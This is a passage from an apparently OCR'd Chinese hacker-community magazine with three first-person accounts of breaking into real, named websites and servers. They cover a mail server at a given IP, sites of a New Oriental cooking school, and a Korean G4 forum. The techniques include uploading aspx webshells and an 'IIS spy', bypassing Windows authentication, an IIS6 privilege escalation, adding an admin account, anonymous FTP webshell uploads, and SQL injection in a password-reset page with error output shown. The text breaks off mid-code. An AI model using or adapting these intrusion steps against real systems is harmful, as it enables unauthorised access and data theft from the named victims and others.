


图　1-1-19

访问内部邮件服务器

58.83.176.101

利用已经沦陷的资源，找到配置信息，登陆内部邮件服务器，大量敏感文件泄露，各部门内部通讯泄露，如图 1-1-20：

图　1-1-20

面对海量的文件，准备上传 aspx 脚本进行 IIS spy，更详细的布局整个系统。将准备好的 aspx 上传至服务器并访问，如图 1-1-21：




图　1-1-21

弹出了典型的 ASP.NET 的身份验证，利用 chrome 的扩展工具查看当前页面是否存在判断的 cookie 代码，如图 1-1-22：

图　1-1-22

可以看到，当前并没有任何的 cookie，于是可以断定该身份认证一定是 Windows 身份认证，而不是 Forms 身份认证。因为 Forms 身份认证需要 Cookie 来表示登录的状态，Windows 身份认证则依赖于 IIS。

查看 web.config，并删除了<authentication mode="Windows" />系列的验证代码。再次访问 aspx 脚本，依然弹出 windows 身份验证，并且发现我们所写入的 aspx 只是缓存模式，验证不通过将会删除文件。可以判断此 ASP.NET 使用了 IPrincipal 和 IIdentity 接口，并且是全局的保护模式

于是利用已经拥有身份 key 验证的本地 aspx 来突破认证，经过分析文件发现 web 目录下的 q.aspx 等文件属于已认证并且没有实际用处的测试脚本，编辑 q.aspx，将原本准备好的 aspx 脚本内容替换进去，保存后访问，成功绕过 windows 身份验证，如图 1-1-23：

图　1-1-23

IIS spy，成功嗅探到 IIS 所有用户密码和所有其他站点配置信息，如图 1-1-24




图　1-1-24

执行 cmd 命令，查看用户，如图 1-1-25：

图　1-1-25

上传 iis6 0day，成功得到 system 权限，如图 1-1-26




图　1-1-26

添加系统管理员账户，成功加入管理员组，如图 1-1-27~图 1-1-28：




图　1-1-27

图　1-1-28

（全文完）责任编辑：静默

第 2 节　我是如何渗透新东方烹饪学校的

作者：-Fu2k
来自：听潮社区 - ListenTide
网址：http://team.f4ck.org/

蓝翔都被日烂了，好吧，那么问题来了，学挖掘机技术哪家强？别闹，挖掘机早就学会了，现在该学炒菜了!!

学炒菜技术哪家强？必须新东方啊！好吧，不扯了进入正题。

新东方主站：　http://xdfce.cn/

该网站 IP：115.29.223.134　地址：北京市有约 8 个站点运行在此服务器上

1www.wtqx.cn

万通汽修学校_汽修学校-万通汽修教育官方网站　中国汽修学校最具影响力品牌　新华教育集团旗下

2www.xdfce.cn

新东方烹饪教育_中国烹饪教育第一品牌

3www.xhce.cn

新华电脑教育_新华电脑学校_中国电脑教育第一品牌_新华电脑学院 1

4wtqx.cn

无标题

5xdfce.cn

无标题

6xhce.cn

北京新华电脑学校官方网站_新华电脑教育_新华电脑培训学校_北京电脑培训学校_中国电脑教育第

73g.xhce.cn

新华电脑教育

8www.xhe.cn

新华教育集团

看到这个信息你能惊呆了么？新东方、新华电脑、万通汽修，三个网站居然在同一个服务器。其实没必要惊呆，这三学校是同一个老板开的

仔细看了看站，想了想，主站安全一般做的都比较好，还是先找个分站来试试吧！首先我把目标定在了北京地区的新东方，不要问为什么，我就是随便找的一个.....

http://www.bjxdf.com

拿到站我第一想法就是扫目录，如图 1-2-1：

图　1-2-1

当然没有得到我想要的信息，好吧，来个软件扫下敏感文件，如图 1-2-2：




图　1-2-2

突然发现扫出来的什么连接都有，这 TM 姿势不对啊！我赶紧打开一个连接看看，不存在的连接会出现 404，但是这 JB 网站把 404 改了，程序没认出来，就以为存在。我就开始用 googlehacking 了....

site:bjxdf.com intitle:管理

还是没找到！！！！当然最后的时候我找到了后台的登录地址

http://www.bjxdf.com/ybjxdflserver/login.php;

TM 的这不是坑爹么，目录你定义成这样，我怎么能猜得到。看到是 dedecms 的。好吧，dedecms 不是漏洞多么，要不我们来试试？

后台地址是我拿下网站之后才知道的。当时并不知道系统是 dedecms 的..所以也就没试。

在这思路突然断了的时候，我想到了 FTp，如图 1-2-3：

FTP://www.bjxdf.com




图　1-2-3

原本是打算猜弱口令的，temp temp，ftp ftp 等等的...只是意想不到的是 anonymous 可以直接进，权限居然是 777！对于管理员，此时我也不想说什么了....ok，先传个马看看，出现这个情况，如图 1-2-4：

图　1-2-4

很好，居然养了狗!!这狗乱咬人，连我都咬！换个姿势，php 包含 txt，如图 1-2-5：




图　1-2-5

就这样进去了，我们来看下权限，如图 1-2-6：




图　1-2-6

这太伤心了！居然没有回显。好吧，既然权限不够大，就不搞他服务器了

这次渗透就到这了，删了自己的马，结束这次渗透旅程。始终要记得：FTP 经常给你带来 Surprise！此次分享，只是希望大家能借鉴思路，不要拿来乱搞。

（全文完）责任编辑：静默

第 3 节看我如何拿棒子捅棒子站~

作者：Striker

来自：听潮社区 - ListenTide

网址：http://team.f4ck.org/

好久没有捅过站了，前几天朋友给我发来一个棒子站，顿时怀着神兽 Helen 的心态，操起棒子就上!!大概看了一下，基本环境是：PHP+MYSQL+Apache，大小写切换了一下，把最后的 php 换成 phP，得知系统为 Linux，如图 1-3-1：

图　1-3-1

随便点了几个链接，发现必须登陆才能访问，如图 1-3-2：

图　1-3-2

会提示无法访问然后跳到登陆页面，简单测试了一下，发现登录框存在注入，如图 1-3-3：

图　1-3-3

得知表前缀为：g4_ 字段前缀是 mb_，注入了一会儿发现尼玛这条语句没有带入 where mb_password 啊。就想着是分开判断的，这会就愁了啊，学着各位论坛朋友的姿势，去楼上看了会 AV，顿时感觉神清气爽思路清晰啊。然后去掉 PHP 文件名，试了试，发现存在目录遍历，如图 1-3-4：




图　1-3-4

找了找没有找到什么能利用的东西，发现 data 目录下面有一个 cheditor4 目录，随后就去百度了一下这个编辑器，如图 1-3-5：

图　1-3-5

果然收获不小呀，发现这是一款韩国比较成熟的社区程序，G4，于是就下了一套源码，简单看了一下，如图 1-3-6：

```
//
if (!$mb[mb_id] || (sql_password($mb_password) != $mb[mb_password])) {
    alert("输入的用户名或密码错误！\\n\\n用户密码区分大小写！");
}
```

图　1-3-6

果然是帐号密码分开验证的，本来想装一套上去的，可是却发现各种报错，那还是算了吧，仔细看看代码，同时把代码发给影阔了一份，如图 1-3-7：




图　1-3-7

不过我们大影阔也确实没有让俺们失望，说是找到了一个注入，表名可控，如图 1-3-8：




图　1-3-8

于是赶紧操起神兽的大屌就上，忙活了也无果，不过倒是爆出了数据库名是 wfutures，最后找回密码处存在 SQL 注入漏洞，在 11 行的 mb_no 可控且直接带入查询，如图 1-3-9：




图　1-3-9

浏览器上测试了一下，发现网站确实存在该漏洞，如图 1-3-10：

图　1-3-10

于是乎，如图 1-3-11：

```
1062 : Duplicate entry '5.5.351' for key 'group_key'

error file : /board/bbs/password_lost_certify.php
```

图　1-3-11

确定可以注入以后就开始构造语句注入帐号密码，如图 1-3-12：

```
